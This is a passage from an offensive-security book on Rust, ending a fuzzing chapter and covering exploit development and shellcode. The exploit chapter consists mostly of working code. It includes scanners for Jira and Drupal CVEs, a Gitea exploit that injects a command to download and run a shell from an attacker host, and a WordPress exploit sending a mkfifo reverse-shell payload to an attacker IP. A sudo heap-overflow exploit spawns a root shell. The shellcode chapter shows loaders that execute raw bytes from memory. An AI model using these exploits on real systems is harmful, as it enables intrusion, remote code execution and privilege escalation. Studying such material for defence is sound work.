                197,
                197,
                197,
                197,
                229,
                197,
            ],
            src: [],
            n: 14209073747218549322,
        }

Reproduce with:

        cargo fuzz run fuzz_target_1 black-hat-rust/ch_06/fuzzing/fuzz/artifacts/f

Minimize test case with:

        cargo fuzz tmin fuzz_target_1 black-hat-rust/ch_06/fuzzing/fuzz/artifacts/



Error: Fuzz target exited with exit status: 77
```

The output shows us the exact input that was provided when our function crashed.

10.30.1.3 To learn more

To learn more about fuzzing, take a look at the Rust Fuzz Book and the post What is Fuzz Testing? by *Andrei Serban*.

10.31 Summary

- It takes years to be good at hunting vulnerabilities, whether it be memory or web. Pick one domain, and hack, hack, hack to level up your skills. You can't be good at both in a few weeks.
- **Always validate input coming from users**. Almost all vulnerabilities come from insufficient input validation. Yes, it's boring, but less than the day you will be hacked and all the data of your business leaked.
- Always validate untrusted input.
- Always check input.

Chapter 11

Exploit development

11.1 Creating a crate that is both a library and a binary

You are starting to have a bigger and bigger exploits library, it's now time to use it in the field. As distributing binaries may be inconvenient, you may want to directly embed your previously developed exploits and tools into your other projects.

Creating an executable eases exploration and testing. On the other hand, libraries and far easier to re-use across projects.

11.2 Building our pwntoolkit

pwntools is a well-known Python exploit development framework. It provides a lot of functions and helpers to fasten your finding and exploitation of vulnerabilities.

The Rust world, on the other hand, favors smaller crates and the composition of those small packages over monolithic frameworks like `pwntools` .

Here is a list of crates that you can use **today** to help you during your bug hunting sessions.

reqwest for HTTP requests.

hyper if you need a low-level HTTP server or client.

tokio for you TCP and HTTP servers/clients.

goblin if you need to read or modify executable files (PE, elf, mach-o).

11.3 CVE-2017-9506

```
#[async_trait]
impl HttpModule for Cve2017_9506 {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!(
            "{}/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/robots.txt",
            &endpoint
        );
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains("user-agent: *") && body.contains("disallow") {
            return Ok(Some(HttpFinding::Cve2017_9506(url)));
        }

        Ok(None)
    }
}
```

Coming soon: Explaination

11.4 CVE-2018-7600

```
#[async_trait]
impl HttpModule for Cve2018_7600 {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let token = "08d15a4aef553492d8971cdd5198f31408d15a4aef553492d8971cdd5198f314";

        let form = [
            ("form_id", "user_pass"),
            ("_triggering_element_name", "name"),
        ];
        let query_params = [
            ("name[#type]", "markup"),
            ("name[#markup]", &(token.clone())),
            ("name[#post_render][]", "printf"),
            ("q", "user/password"),
        ];

        let url = format!("{}/", endpoint);
        let res = http_client
            .post(&url)
            .query(&query_params)
            .form(&form)
            .send()
            .await?;

        let body = res.text().await?;

        if let Some(matchs) = self.form_regex.captures(&body) {
            if matchs.len() > 1 {
                let form_id = &matchs[1];

                let form = [("form_build_id", form_id)];
                let query_params = [("q", format!("file/ajax/name/#value/{}", form_id))];
                let res = http_client
                    .post(&url)
                    .query(&query_params)
                    .form(&form)
                    .send()
                    .await?;

                let body = res.text().await?;

                if body.contains(&token) {
                    return Ok(Some(HttpFinding::Cve2018_7600(url)));
                }
            }
        }

        Ok(None)
    }
}
```

Coming soon: Explaination

11.5 CVE-2019-11229

```
use actix_files::Files;
use actix_web::{App, HttpServer};
use anyhow::Result;
use cookie::Cookie;
use rand::distributions::Alphanumeric;
use rand::{thread_rng, Rng};
use regex::Regex;
use reqwest::{cookie::CookieStore, cookie::Jar, Client};
use std::sync::Arc;
use std::{iter, path::Path};
use std::{process::exit, time::Duration};
use tokio::process::Command;
use url::Url;

#[tokio::main]
async fn main() -> Result<()> {
    let username = "test";
    let password = "password123";
    let host_addr = "192.168.1.1";
    let host_port: u16 = 3000;
    let taregt_url = "http://192.168.1.2:3000".trim_end_matches("/").to_string();
    let cmd =
        "wget http://192.168.1.1:8080/shell -O /tmp/shell && chmod 777 /tmp/shell && /tmp/shell"

    let http_timeout = Duration::from_secs(10);
    let cookie_store = Arc::new(Jar::default());
    let http_client = Client::builder()
        .timeout(http_timeout)
        .cookie_store(true)
        .cookie_provider(cookie_store.clone())
        .build()?;

    println!("Logging in");
```

```
let body1 = [("user_name", username), ("password", password)];
let url1 = format!("{}/user/login", taregt_url);
let res1 = http_client.post(url1).form(&body1).send().await?;
if res1.status().as_u16() != 200 {
    println!("Login unsuccessful");
    exit(1);
}

println!("Logged in successfully");

println!("Retrieving user ID");

let res2 = http_client.get(format!("{}/", taregt_url)).send().await?;
if res2.status().as_u16() != 200 {
    println!("Could not retrieve user ID");
    exit(1);
}

let regexp_res2 =
    Regex::new(r#"<meta name="_uid" content="(.+)" />"#).expect("compiling regexp_res2");
let body_res2 = res2.text().await?;
let user_id = regexp_res2
    .captures_iter(&body_res2)
    .filter_map(|captures| captures.get(0))
    .map(|captured| captured.as_str().to_string())
    .collect::<Vec<String>>()
    .remove(0);

println!("Retrieved user ID: {}", &user_id);

// Hosting the repository to clone

// here we use an sync function in an aync function, but it's okay as we are developing an e
// is required
let git_temp = tempfile::tempdir()?;

exec_command("git", &["init"], git_temp.path()).await?;
exec_command("git", &["config", "user.email", "x@x.com"], git_temp.path()).await?;
exec_command("git", &["config", "user.name", "x"], git_temp.path()).await?;
exec_command("touch", &["x"], git_temp.path()).await?;
exec_command("git", &["add", "x"], git_temp.path()).await?;
exec_command("git", &["commit", "-m", "x"], git_temp.path()).await?;

let git_temp_path_str = git_temp
```

```
    .path()
    .to_str()
    .expect("converting git_temp_path to &str");
let git_temp_repo = format!("{}.git", git_temp_path_str);
exec_command(
    "git",
    &["clone", "--bare", git_temp_path_str, git_temp_repo.as_str()],
    git_temp.path(),
)
.await?;

exec_command("git", &["update-server-info"], &git_temp_repo).await?;

let endpoint = format!("{}:{}", &host_addr, host_port);

tokio::task::spawn_blocking(move || {
    println!("Starting HTTP server");
    // see here for how to run actix-web in a tokio runtime https://github.com/actix/actix-w
    let actix_system = actix_web::rt::System::with_tokio_rt(|| {
        tokio::runtime::Builder::new_multi_thread()
            .enable_all()
            .build()
            .expect("building actix's web runtime")
    });
    actix_system.block_on(async move {
        HttpServer::new(move || {
            App::new().service(Files::new("/static", ".").prefer_utf8(true))
        })
        .bind(endpoint)
        .expect("binding http server")
        .run()
        .await
        .expect("running http server")
    });
});

// handler = partial(http.server.SimpleHTTPRequestHandler,directory='/tmp')
// socketserver.TCPServer.allow_reuse_address = True
// httpd = socketserver.TCPServer(("", HOST_PORT), handler)
// t = threading.Thread(target=httpd.serve_forever)
// t.start()
// print('Created temporary git server to host {}.git'.format(gitTemp))

println!("Created temporary git server to host {}", &git_temp_repo);
```

```
    println!("Creating repository");
    let mut rng = thread_rng();
    let repo_name: String = iter::repeat(())
        .map(|()| rng.sample(Alphanumeric))
        .map(char::from)
        .take(8)
        .collect();

    let clone_addr = format!(
        "http://{}:{}/{}.git",
        host_addr, host_port, git_temp_path_str
    );
    let cookies_url = taregt_url.parse::<Url>().expect("parsing cookies url");
    let csrf_token = get_csrf_token(&cookie_store, &cookies_url)?;
    let body3 = [
        ("_csrf", csrf_token.as_str()),
        ("uid", user_id.as_str()),
        ("repo_name", repo_name.as_str()),
        ("clone_addr", clone_addr.as_str()),
        ("mirror", "on"),
    ];
    let res3 = http_client
        .post(format!("{}/repo/migrate", taregt_url))
        .form(&body3)
        .send()
        .await?;
    if res3.status().as_u16() != 200 {
        println!("Error creating repo");
        exit(1);
    }

    println!("Repo {} created", &repo_name);

    println!("Injecting command into repo");

    let command_to_inject = format!(
        r#"ssh://example.com/x/x"""\r\n[core]\r\nsshCommand="{}"\r\na=""""#,
        &cmd
    );
    let csrf_token = get_csrf_token(&cookie_store, &cookies_url)?;
    let body4 = [
        ("_csrf", csrf_token.as_str()),
        ("mirror_address", command_to_inject.as_str()),
        ("action", "mirror"),
        ("enable_prune", "on"),
        ("interval", "8h0m0s"),
    ];
    let res4 = http_client
        .post(format!(
            "{}/{}/{}/settings",
            taregt_url, &username, &repo_name
        ))
        .form(&body4)
        .send()
        .await?;
    if res4.status().as_u16() != 200 {
        println!("Error injecting command");
        exit(1);
    }

    println!("Command injected");

    println!("Triggering command");
    let csrf_token = get_csrf_token(&cookie_store, &cookies_url)?;
    let body5 = [("_csrf", csrf_token.as_str()), ("action", "mirror-sync")];
    let res5 = http_client
        .post(format!(
            "{}/{}/{}/settings",
            taregt_url, &username, &repo_name
        ))
        .form(&body5)
        .send()
        .await?;
    if res5.status().as_u16() != 200 {
        println!("Error triggering command");
        exit(1);
    }

    println!("Command triggered");

    Ok(())
}

fn get_csrf_token(cookies_jar: &Jar, cookies_url: &Url) -> Result<String, anyhow::Error> {
    let cookies = cookies_jar
        .cookies(&cookies_url)
        .ok_or(anyhow::anyhow!("getting cookies from store"))?;
    let csrf_cookie = cookies
        .to_str()?
        .split("; ")
        .into_iter()
        .map(|cookie| cookie.trim())
        .filter_map(|cookie| Cookie::parse(cookie).ok())
        .filter(|cookie| cookie.name() == "_csrf")
        .next()
        .ok_or(anyhow::anyhow!("getting csrf cookie from store"))?;
    Ok(csrf_cookie.value().to_string())
}

async fn exec_command(program: &str, args: &[&str], working_dir: impl AsRef<Path>) -> Result<()>
    Command::new(program)
        .args(args)
        .current_dir(working_dir)
        .spawn()?
        .wait()
        .await?;

    Ok(())
}
```

Coming soon: Explaination

11.6 CVE-2019-89242

```
use anyhow::{anyhow, Result};
use regex::Regex;
use reqwest::blocking::multipart;
use reqwest::blocking::Client;
use std::time::Duration;
use std::{env, process::exit};

fn main() -> Result<()> {
    let mut args: Vec<String> = env::args().collect();

    if args.len() != 5 {
        println!(
            "Usage:
    wordpress_image_rce <http://[IP]:[PORT]/> <Username> <Password> <WordPress_theme>"
        );
        exit(1);
    }

    let http_timeout = Duration::from_secs(10);
    let http_client = Client::builder()
        .timeout(http_timeout)
        .cookie_store(true)
        .build()?;

    let base_url = args.remove(1).trim_end_matches("/").to_string();
    let username = args.remove(1);
    let password = args.remove(1);
    let wp_theme = args.remove(1);
    let image_name = "gd.jpg".to_string();

    let lhost = "10.10.10.10"; // attacker ip
    let lport = "4141"; // listening port

    let date = chrono::Utc::now().format("%Y/%m/");

    let redirect_to = format!("{}/wp-admin/", &base_url);
    let body1 = [
        ("log", username.as_str()),
        ("pwd", password.as_str()),
        ("wp-submit", "Log In"),
        ("redirect_to", redirect_to.as_str()),
        ("testcookie", "1"),
    ];
    let url1 = format!("{}/wp-login.php", &base_url);
    let res1 = http_client.post(url1).form(&body1).send()?;

    if res1.status().as_u16() == 200 {
        println!("[+] Login successful.");
    } else {
        return Err(anyhow!("[-] Failed to login."));
    }

    println!("[+] Getting Wp Nonce ... ");

    let url2 = format!("{}/wp-admin/media-new.php", &base_url);
    let regexp_res2 =
        Regex::new(r#"name="_wpnonce" value="(\w+)""#).expect("compiling regexp_res2");
    let res2 = http_client.get(url2).send()?;
    let body_res2 = res2.text()?;
    let mut wp_nonce_list: Vec<String> = regexp_res2
        .captures_iter(&body_res2)
        .filter_map(|captures| captures.get(0))
        .map(|wp_nonce| wp_nonce.as_str().to_string())
        .collect();
    if wp_nonce_list.len() == 0 {
        println!("[-] Failed to retrieve the _wpnonce");
        exit(1);
    }

    let wp_nonce = wp_nonce_list.remove(0);

    println!(
        "[+] Wp Nonce retrieved successfully ! _wpnonce : {}",
        &wp_nonce
    );

    println!("[+] Uploading the image ... ");

    let form = multipart::Form::new()
        .text("name", "gd.jpg")
        .text("name", "gd.jpg")
        .text("action", "upload-attachment")
        .text("_wpnonce", wp_nonce.clone())
        .file("async-upload", "gd.jpg")?;

    let res3 = http_client
        .post(format!("{}/wp-admin/async-upload.php", &base_url))
        .multipart(form)
        .send()?;
    if !res3.status().is_success() {
        println!("[-] Failed to receive a response for uploaded image ! try again .");
        exit(0)
    }

    let res3_body = res3.text()?;

    let regexp_res3 = Regex::new(r#"{"id":(\d+),"#).expect("compiling regexp_res3");
    let image_id = regexp_res3
        .captures_iter(&res3_body)
        .filter_map(|captures| captures.get(0))
        .map(|mat| mat.as_str().to_string())
        .next()
        .expect("res3: Missing id");
    let wp_nonce = regexp_res2
        .captures_iter(&res3_body)
        .filter_map(|captures| captures.get(0))
        .map(|mat| mat.as_str().to_string())
        .next()
        .expect("res3: Missing wp_nonce");

    println!("[+] Image uploaded successfully ! Image ID :{}", &image_id);

    println!("[+] Changing the path ... ");

    let body4 = [
        ("_wpnonce", wp_nonce.clone()),
        ("action", "editpost".to_string()),
        ("post_ID", image_id.clone()),
        (
            "meta_input[_wp_attached_file]",
            format!(
                "{}{}?/../../../../themes/{}/rahali",
                &date, &image_name, &wp_theme
            ),
        ),
    ];
    let url4 = format!("{}/wp-admin/post.php", &base_url);
    let res4 = http_client.post(url4).form(&body4).send()?;
    if res4.status().as_u16() == 200 {
        println!("[+] Path has been changed successfully.");
    } else {
        println!("[-] Failed to change the path ! Make sure the theme is correcte .");
        exit(0);
    }

    println!("[+] Getting Ajax nonce ... ");

    let body5 = [
        ("action", "query-attachments"),
        ("post_id", "0"),
        ("query[item]", "43"),
        ("query[orderby]", "date"),
        ("query[order]", "DESC"),
        ("query[posts_per_page]", "40"),
        ("query[paged]", "1"),
    ];
    let regexp_res5 = Regex::new(r#","edit":"(\w+)""#).expect("compiling regexp_res5");
    let res5 = http_client
        .post(format!("{}/wp-admin/admin-ajax.php", &base_url))
        .form(&body5)
        .send()?;
    let res5_status = res5.status().as_u16();
    let body_res5 = res5.text()?;
```

```rust
let mut ajax_nonce_list: Vec<String> = regexp_res5
    .captures_iter(&body_res5)
    .filter_map(|cap| cap.get(0))
    .map(|ajax_nonce| ajax_nonce.as_str().to_string())
    .collect();

if res5_status != 200 || ajax_nonce_list.len() == 0 {
    println!("[-] Failed to retrieve ajax_nonce.");
    exit(0)
}

let ajax_nonce = ajax_nonce_list.remove(0);

println!(
    "[+] Ajax Nonce retrieved successfully ! ajax_nonce : {}",
    &ajax_nonce
);

println!("[+] Cropping the uploaded image ...");

let body6 = [
    ("action", "crop-image"),
    ("_ajax_nonce", &ajax_nonce),
    ("id", &image_id),
    ("cropDetails[x1]", "0"),
    ("cropDetails[y1]", "0"),
    ("cropDetails[width]", "200"),
    ("cropDetails[height]", "100"),
    ("cropDetails[dst_width]", "200"),
    ("cropDetails[dst_height],", "100"),
];
let res6 = http_client
    .post(format!("{}/wp-admin/admin-ajax.php", &base_url))
    .form(&body6)
    .send()?;

if res6.status().as_u16() == 200 {
    println!("[+] Done .");
} else {
    println!("[-] Erorr ! Try again");
    exit(0);
}

println!("[+] Creating a new post to include the image... ");
```

```
let res7 = http_client
    .post(format!("{}/wp-admin/post-new.php", &base_url))
    .send()?;
if res7.status().as_u16() != 200 {
    println!("[-] Erorr ! Try again");
    exit(1);
}

let res7_body = res7.text()?;
let wp_nonce = regexp_res2
    .captures_iter(&res7_body)
    .filter_map(|captures| captures.get(0))
    .map(|wp_nonce| wp_nonce.as_str().to_string())
    .next()
    .expect("res7: Missing wp_nonce");

let regexp_res7 = Regex::new(r#""post":{"id":(\w+),"#).expect("compiling regexp_res7");
let post_id = regexp_res7
    .captures_iter(&res7_body)
    .filter_map(|captures| captures.get(0))
    .map(|wp_nonce| wp_nonce.as_str().to_string())
    .next()
    .expect("res7: Missing post_id");

println!("[+] Post created successfully .");

let body8 = [
    ("_wpnonce", wp_nonce.as_str()),
    ("action", "editpost"),
    ("post_ID", post_id.as_str()),
    ("post_title", "RCE poc by skerkour"),
    ("post_name", "RCE poc by skerkour"),
    ("meta_input[_wp_page_template]", "cropped-rahali.jpg"),
];
let res8 = http_client
    .post(format!("{}/wp-admin/post.php", &base_url))
    .form(&body8)
    .send()?;
if res8.status().is_success() {
    println!("[+] POC is ready at : {}?p={}&0=id", &base_url, &post_id);
    println!("[+] Executing payload !");
    http_client.get(format!("{}?p={}&0=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%
} else {
    println!("[-] Erorr ! Try again (maybe change the payload)");
```

```
        exit(1)
    }

    Ok(())
}
```

Coming soon: Explaination

11.7 CVE-2021-3156

ch_07/exploits/cve_2021_3156/payload/src/lib.rs

```
#![no_std]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}

const STDOUT: u64 = 1;
// https://filippo.io/linux-syscall-table/
const SYS_WRITE: u64 = 1;
const SYS_EXIT: u64 = 60;
const SYS_SETUID: u64 = 105;
const SYS_SETGID: u64 = 106;
const SYS_GETUID: u64 = 102;
const SYS_EXECVE: u64 = 59;

unsafe fn syscall0(scnum: u64) -> u64 {
    let ret: u64;
    asm!(
        "syscall",
        in("rax") scnum,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

unsafe fn syscall1(scnum: u64, arg1: u64) -> u64 {
    let ret: u64;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

unsafe fn syscall3(scnum: u64, arg1: u64, arg2: u64, arg3: u64) -> u64 {
    let ret: u64;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        in("rsi") arg2,
        in("rdx") arg3,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

#[link_section = ".init_array"]
pub static INIT: unsafe extern "C" fn() = rust_init;

// out actual payload
#[no_mangle]
pub unsafe extern "C" fn rust_init() {
    let message = "[+] Hello from Rust payload\n";
    syscall3(
        SYS_WRITE,
        STDOUT,
        message.as_ptr() as u64,
        message.len() as u64,
    );

    syscall1(SYS_SETUID, 0);
    syscall1(SYS_SETGID, 0);
    if syscall0(SYS_GETUID) == 0 {
        let message = "[+] We are root!\n";
        syscall3(
            SYS_WRITE,
            STDOUT,
            message.as_ptr() as u64,
            message.len() as u64,
        );

        let command = "/bin/sh";
        syscall3(SYS_EXECVE, command.as_ptr() as u64, 0, 0);
    } else {
        let message = "[-] We are not root!\n[-] Exploit failed!\n";
        syscall3(
            SYS_WRITE,
            STDOUT,
            message.as_ptr() as u64,
            message.len() as u64,
        );
    }

    syscall1(SYS_EXIT, 0);
}
```

ch_07/exploits/cve_2021_3156/loader/src/main.rs

```
// A simple program to load a dynamic library, and thus test
// that the rust_init function is called
fn main() {
    let lib_path = "./libnss_x/x.so.2";

    unsafe {
        libc::dlopen(lib_path.as_ptr() as *const i8, libc::RTLD_LAZY);
    }
}
```

ch_07/exploits/cve_2021_3156/exploit/src/main.rs

```
use std::ffi::CString;
use std::os::raw::c_char;

fn main() {
    let args = ["sudoedit", "-A", "-s", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    let args: Vec<*mut c_char> = args
        .iter()
        .map(|e| CString::new(*e).expect("building CString").into_raw())
        .collect();
    let args: &[*mut c_char] = args.as_ref();

    // let env = [""];
    // let env: HashMap<String, String> = env.iter().map(|e| (e.to_string(), e.to_string())).col

    let env = ["ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
    // let env: Vec<_> = env.iter().map(|e| e.as_ptr()).collect();
    // let env: &[*const u8] = env.as_ref();
    let env: Vec<*mut c_char> = env
        .iter()
        .map(|e| CString::new(*e).expect("building CString").into_raw())
        .collect();
    let env: &[*mut c_char] = env.as_ref();

    unsafe {
        libc::execve(
            "/usr/bin/sudoedit".as_ptr() as *const i8,
            args.as_ptr() as *const *const i8,
            env.as_ptr() as *const *const i8,
        );
    }

    // Command::new("printenv")
    // .stdin(Stdio::null())
    // .stdout(Stdio::inherit())
    // .env_clear()
    // .envs(&env)
    // // .args(args.iter())
    // .spawn()
    // .expect("running printenv");
}
```

ch_07/exploits/cve_2021_3156/README.md

```
$ make payload
$ make exploit
$ docker run --rm -ti -v `pwd`:/exploit ubuntu:20.04
apt update && apt install sudo=1.8.31-1ubuntu1
adduser \
    --disabled-password \
    --gecos "" \
    --shell "/bin/bash" \
    "bhr"
su bhr
cd /exploit
./rust_exploit
```

Coming soon: Explaination

11.7.1 libc

Coming soon

11.8 Summary

Coming soon

Chapter 12

Writing shellcodes in Rust

Because my first computer had only 1GB of RAM (an Asus EeePC), my hobbies were very low-level and non-resources intensive.

One of those hobbies was crafting shellcodes. Not for offensive hacking or whatever, but just for the art of writing x86 assembly. You can spend an enormous amount of time crafting shellcodes: ASCII shellcodes (shellcodes where the final hexadecimal representation is comprised of only bytes contained in the ASCII table), polymorphic shellcodes (shellcodes that can re-write themselves and thus reduce detection and slow reverse engineering…). Like poesy, your imagination is the limit.

12.1 What is a shellcode

The goal of an exploit is to execute code. A shellcode is the actual raw code being executed by a memory exploit.

The problem: writing shellcodes is usually done directly in assembly. It gives you absolute control over what you are crafting, but the counterpart is that it requires a lot of knowledge, is hard to debug, is absolutely not portable across architectures and is a nightmare to reuse and maintain over time and across teams of multiple developers.

Here is an example of shellcode:

```
488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c640a
```

You don't understand? Normal, this hex representation is of no help.

But, by writing it to a file:

```
$ echo '488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c
```

and disassembling it:

```
$ objdump -D -b binary -mi386 -Mx86-64 -Mintel shellcode.bin

shellcode.bin:     file format binary


Disassembly of section .data:

00000000 <.data>:
   0:   48 8d 35 14 00 00 00    lea    rsi,[rip+0x14]        # 0x1b
   7:   6a 01                   push   0x1
   9:   58                      pop    rax
   a:   6a 0c                   push   0xc
   c:   5a                      pop    rdx
   d:   48 89 c7                mov    rdi,rax
  10:   0f 05                   syscall           # <- write(1, "hello world\n", 1
  12:   6a 3c                   push   0x3c
  14:   58                      pop    rax
  15:   31 ff                   xor    edi,edi
  17:   0f 05                   syscall           # <- exit
  19:   eb fe                   jmp    0x19
  1b:   68 65 6c 6c 6f          push   0x6f6c6c65 # <- hello world\n
  20:   20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  23:   72 6c                   jb     0x91
  25:   64                      fs
  26:   0a                      .byte 0xa
```

it reveals an actual piece of code, that is basically doing:

```
write(STOUDT, "hello world\n", 12);
exit(0);
```

But, being raw intel `x86_64` code, it can't be executed as is by an operating system, it needs to be wrapped in an executable.

12.2 Sections of an executable




Figure 12.1: Executable and Linkable Format (ELF)

All executables (a file we call a program) are divided in multiple sections. The purpose of thses sections is to store different kind of metadata (such as the architecture supported by the executable, a table to point to the different sections and so on…), code (the `.text` section contains the compiled code), and the data (like strings).

Using multiple sections allows each section to have different characteristics. For example, the `.text` section is often marked as `RX` (Read-Execute) while the `.data` section as `R` (Read only). It permit en enhance security.

12.3 Rust compilation process

In order to be executed by the operating system, the Rust toolchain needs to compile the source code into the final executable.

This process is roughly composed of 4 stages.

Parsing and Macro expansion: The first step of compilation is to lex the source code and turn it into a stream of tokens. Then this stream of token




Figure 12.2: Rust compilation stages

is turned into and Abstract Syntax Tree (AST), macro are expanded into actual code, and the final AST is validated.

Analysis: The second step is to proceed to type inference, trait solving and type checking. Then, the AST the AST (actually an High-Level Intermediate Representation (HIR), which is more compiler-friendly) is turned into Mid-Level Intermediate Representation (MIR) in order to do borrow checking.

Then, Rust code is analysed for optimizations and monomorphized (remember generics? It means making copies of all the generic code with the type parameters replaced by concrete types).

Optimization and Code generation: This is where LLVM intervenes: the MIR is converted into LLVM Intermediate Representation (LLVM IR), and LLVM proceed to more optimization on it, and finally emits machine code (ELF object or wasm).

linking: Finally, all the objects files are assembled into the final executable thanks to a linker. If link-time optimizations is enabled, some more optimizations are done.

12.4 `no_std`

By default, Rust assumes support for various features from the Operating System: threads, a memory allocator (for heap allocations), networking and so on...

There are systems that do not provide these features, or times where you don't need all the features provided by the standard library and need to craft a binary as small as possible.

This is where the `#![no_std]` attribute comes into play. Simply put it at the top of your `main.rs` or `lib.rs` , and the compiler will understand that you don't want to use the standard library.

But, when using `#![no_std]` you have to take care of everything that is normally handled by the standard library, such as starting the program. Indeed, only the Rust Core library can be used in an `#![no_std]` program / library. Please also note that `#![no_std]` requires a nightly toolchain.

Also, we have to add special compiler and linker instructions in `.cargo/config.toml` .

Here is a minimal `#![no_std]` program

Cargo.toml

```
[package]
name = "nostd"
version = "0.1.0"
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]

[profile.dev]
panic = "abort"

[profile.release]
panic = "abort"
opt-level = "z"
lto = true
codegen-units = 1
```

.cargo/config.toml

```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static"]
```

main.rs

```
#![no_std]
#![no_main]
#![feature(start)]

// Entry point for this program
#[start]
fn start(_argc: isize, _argv: *const *const u8) -> isize {
    0
}

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}
```

And then build the program with `cargo +nightly build` (remember that `#![no_std]` requires a nightly toolchain).

12.5 Using assembly from Rust

Using assembly from rust also requires a nightly toolchain, and can be enabled simply by adding `#![feature(asm)]` and the top of your `main.rs` file.

Here is a minimal example of a program using assembly: **main.rs**

```
#![feature(asm)]

const SYS_WRITE: usize = 1;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";

unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        in("rsi") arg2,
        in("rdx") arg3,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

fn main() {
    unsafe {
        syscall3(
            SYS_WRITE,
            STDOUT,
            MESSAGE.as_ptr() as usize,
            MESSAGE.len() as usize,
        );
    };
}
```

That can bu run with:

```
$ cargo +nightly run
Compiling asm v0.1.0 (asm)
    Finished dev [unoptimized + debuginfo] target(s) in 2.75s
     Running `target/debug/asm`
hello world
```

12.6 The never type

the "never" type, represented as `!` in code represents computations which never resolve to any value at all. For example, the exit function `fn exit(code: i32) -> !` exits the process without ever returning, and so returns `!`.

It is useful for creating shellcode, because our shellcodes will never return any value. They may `exit` to avoid brutal crashes, but their return value will never be used.

In order to use the never type, we need to use a nightly toolchain.

12.7 Executing shellcodes

Executing code from memory in Rust is very dependant of the platform as all modern Operating Systems implement security measures to avoid it. The following applies to Linux.

There are at least 3 ways to execute raw instructions from memory: * By embedding the shellcode in the `.text` section of our program by using a special attribute. * By using the mmap crate and setting a memory-mapped area as `executable` . * A third alternative not covered in this book is to use Linux's mprotect function.

12.7.1 Embedding a shellcode in the `.text` section

Embedding a shellcode in our program is easy thanks to the `include_bytes!` macro, but adding it to the `.text` section is a little bit tricky as by default only the reference to the buffer will be added to the `.text` section, and not the buffer itself which will be added to the `.rodata` section.

Thanks to `.len` being a const function, the size of the buffer can be computed at compile time, and we can allocate an array of the good size at compile time too.

It can be achieved as follow:

ch_08/executor/src/main.rs

```rust
use std::mem;

// we do this trick because otherwise only the reference is in the .text section
const SHELLCODE_BYTES: &[u8] = include_bytes!("../../shellcode.bin");
const SHELLCODE_LENGTH: usize = SHELLCODE_BYTES.len();

#[no_mangle]
#[link_section = ".text"]
static SHELLCODE: [u8; SHELLCODE_LENGTH] = *include_bytes!("../../shellcode.bin");

fn main() {
    let exec_shellcode: extern "C" fn() -> ! =
        unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };
    exec_shellcode();
}
```

12.7.2 Setting a memory-mapped area as executable

By using mmap, we can set a buffer as executable, and call it as if it were raw code.

```
use mmap::{
    MapOption::{MapExecutable, MapReadable, MapWritable},
    MemoryMap,
};
use std::mem;

// as the shellcode is not in the `.text` section but in `.rodata`, we can't execute it as it
const SHELLCODE: &[u8] = include_bytes!("../shellcode.bin");

fn main() {
    let map = MemoryMap::new(SHELLCODE.len(), &[MapReadable, MapWritable, MapExecutable]).unwrap

    unsafe {
        // copy the shellcode to the memory map
        std::ptr::copy(SHELLCODE.as_ptr(), map.data(), SHELLCODE.len());
        let exec_shellcode: extern "C" fn() -> ! = mem::transmute(map.data());
        exec_shellcode();
    }
}
```

12.8 Our linker script

Finally, to build a shellcode, we need to instruct the compiler (or, more precisely the linker) what shape we want our binary to have.

ch_08/shellcode.ld

```
ENTRY(_start);

SECTIONS
{
    . = ALIGN(16);
    .text :
    {
